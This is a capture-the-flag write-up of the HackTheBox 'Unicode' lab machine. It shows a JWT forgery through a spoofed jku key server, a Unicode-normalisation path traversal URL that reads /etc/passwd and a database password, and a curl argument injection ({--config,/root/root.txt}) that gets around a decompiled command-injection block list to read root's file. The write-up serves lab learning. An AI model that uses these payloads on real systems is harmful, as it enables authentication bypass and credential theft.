HackTheBox Unicode Write-Up
By Nic P. Jones · May 7, 2022

This is my write-up for the Unicode machine on HackTheBox that just retired! Here I detail the penetration testing steps taken to scan, exploit, and privilege escalate on this target machine. This machine is categorized as medium difficulty and was retired on May 7, 2022.
Unicode Summary

Target Information
Machine Page
IP Address: 10.10.11.126
Hostname: hackmedia.htb
Synopsis
A vulnerable JWT cookie can be spoofed using a custom JKU server to access a web application as admin. The web application has a Unicode normalization vulnerability for local file inclusion (LFI) on the target. LFI can be used to read a database password that is reused for SSH initial access. A custom application with sudo privileges can be used to read the root flag.
Scanning
Nmap
The Nmap scan shows that there is an HTTP Nginx server on port 80/tcp .
# nmap -sV -sC -p- 10.10.11.126
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 19:08 EDT
Nmap scan report for 10.10.11.126
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: 503
|_http-generator: Hugo 0.83.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.64 seconds
Nikto
Nikto does not give us much useful information about the target website.
# nikto --host http://10.10.11.126/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.126
+ Target Hostname:    10.10.11.126
+ Target Port:        80
+ Start Time:         2022-04-19 20:40:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
HTTP
There is a user registration and login page on the site on port 80/tcp. We can create a user and log in. No extra access is given by this.

Logging into the web application with a registered user.
One thing of note is that a cookie is created upon login, containing a JSON Web Token (JWT). These JWTs tend to be a good place to start! Dissecting the JWT on jwt.io gives us some extra information. This includes a new URL on the hackmedia.htb domain to check out.

Using jwt.io to parse the auth cookie.
After adding hackmedia.htb to /etc/hosts on my system, I visited the JSON page. The page contained JSON for something related to RSA. Time to research!
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFZBHC3bju-UxiJZNPQq3PMMC8oTKQs5o-bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2vlP1JTurNBtwBMBU99CyXZ5iRJLExxgUNsDBF_DswJoOxs7CAVC5FjIqhb1tRTy3afMWsmGqw8HiUA2WFYcs",
            "e": "AQAB"
        }
    ]
}
I found this blog post which explained the JSON I was seeing and how I can take advantage of it. It is a JSON Web Key (JWK). Time to exploit it!
Exploit
First, we need to generate our own valid pair of RSA keys and determine our new RSA n value. We can do this using the command line or with an easy website.
Generate RSA Keys
Command Line Route
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
When going the CLI route, you’ll need to know your RSA n value. The value of n can be extracted from the public key with a Python script like this.
from Crypto.PublicKey import RSA
fp = open("publickey.crt", "r")
key = RSA.importKey(fp.read())
fp.close()
print("n:" + str(hex(key.n)))
print("e:" + str( hex(key.e)))

Using Python script to extract n from RSA keys.
Website Route

Using mkjwk.org to generate RSA keys.
When using the website, the value of n is already shown. It can just be copied from the site later.
Spoof JWT and JWK
Now, with our own RSA keys and value of n we can spoof the JWK. Download a copy of jwks.json from the hackmedia.htb URL and edit the value of n to the newly generated value. Nothing else needs to be changed.
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "a6c6e66aa3c5bc425027efccfda04e570fdcebb60106740c3168aa6bf0860da0282f50d5b1742e7f01982609e5b32705336b9cded6ccbe6213e33c2abd7aa637fa3664d3589a5f81f4fa82160b0fc929749b64a0fae24f76a5d975a31c3774ae25b85d375b6a7e19a7d38efaf3be9fc66dbe81f302188c72f0ed94c409b9ccb904ab415d1096df3f4b87475f4d5e274edfa942d59e2335f0005fd4b4f8631290638a4847b9fd5ec175977fbc9d6cb5697f3a2c72088d184d3b1f2b590cc34b790edcca751d26793bc8e33fb0b404db7116d7d79705e40ef18c7d69d2c79fd96aa58c40df667b48045e578ef6491a37a84cff0625bd44d15e5b38fef591c2999b",
            "e": "AQAB"
        }
    ]
}
This jwks.json file will be hosted on our own webserver to verify our spoofed JWT. A simple Python HTTP server will work.

Setting up the Python web server to host jwks.json.
Back on jwt.io, we need to change some things in the original JWT to spoof the admin user.
- The
jkuheader needs to be changed to redirect to our local webserver to verify against our customjwks.jsonfile there. - The
userpayload parameter needs to be changed toadminwhich is our target user. - The RSA public key and private key generated earlier need to be provided to verify the signature.

Creating the new spoofed JWT on jwt.io.
Copy the newly modified JWT and change the auth cookie value in our browser. Perform a quick refresh and we'll be logged in as admin to see a new dashboard! We'll also see the Python HTTP server get a request for the JWK file we were hosting for verification.

The Python server receiving a request for the jwks.json file.

First access to the administrator dashboard.
Getting Foothold
We still don’t have access to the target, just a new area of the web application. Looking around the web application, one URL looked suspiciously vulnerable with a parameter pointing to a specified file.

Viewing a potentially vulnerable URL on a page.
Unicode Normalization
After trying some different methods, I found that the page parameter was vulnerable to Unicode normalization. This essentially means that we could enter some special unfiltered Unicode characters that would be normalized to the actual characters we want like ../ to view parent directories. With the following request as the admin user, we can take advantage of the vulnerability for file read on the system.
http://hackmedia.htb/display/?page=%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/etc/passwd

Successful local file inclusion (LFI) viewing the passwd file.
Now, time to use this to find a usable password. First, checking the Nginx configuration, it points us to a db.yaml file.

Viewing the Nginx config for potential clues.
In db.yaml we find a password!

Viewing db.yaml for the database username and password.
Fortunately, password reuse is in play here. We can use the same database username and password to login via SSH.

Checking the current username and the presence of user.txt.
Enumeration
Time to look for privilege escalation. One of the first things to always check is sudo -l for any sudo privileges as the current user. We have a hit!

Listing sudo privileges for the current user.
Just playing around with the identified treport application, we can already see that curl is being used and can probably be exploited.

Testing out file inclusion in the treport application.
To see what’s really going on with the application we can use PyInstaller Extractor and Decompyle++ to see the underlying Python code. The below snippet of the decompiled code gives us clues as to how the filters for curl can be bypassed.
def download(self):
        now = datetime.now()
        current_time = now.strftime('%H_%M_%S')
        command_injection_list = [
            '$',
            '`',
            ';',
            '&',
            '|',
            '||',
            '>',
            '<',
            '?',
            "'",
            '@',
            '#',
            '$',
            '%',
            '^',
            '(',
            ')']
        ip = input('Enter the IP/file_name:')
        res = bool(re.search('\\s', ip))
        if res:
            print('INVALID IP')
            sys.exit(0)
        if 'file' in ip and 'gopher' in ip or 'mysql' in ip:
            print('INVALID URL')
            sys.exit(0)
        cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' + current_time + '"'
        os.system(cmd)
Root
There are multiple ways to bypass the filters, and entering {--config,/root/root.txt} is one of them. This will give us the desired root flag!

Printing the root.txt flag using the treport script.
Loot
Other than the points on HackTheBox, the lessons learned are the real treasures for this box.
- JKU claim misuse was a very interesting way of spoofing the JWT. It’s certainly worth learning more about JWT, JWK, and JKU.
- Unicode normalization is an effective way to bypass web applications that filter for local file inclusion attempts. There’s more documented about it on this blog post.
Found this helpful? Drop some respect on my HackTheBox profile!
Thank you for reading my write-up for the Unicode machine on HackTheBox. Be sure to check out my other write-ups for HackTheBox!